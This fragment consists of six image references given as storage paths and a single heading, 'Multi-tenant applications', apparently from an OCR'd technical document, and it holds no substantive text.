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

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

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

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

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



Multi-tenant applications



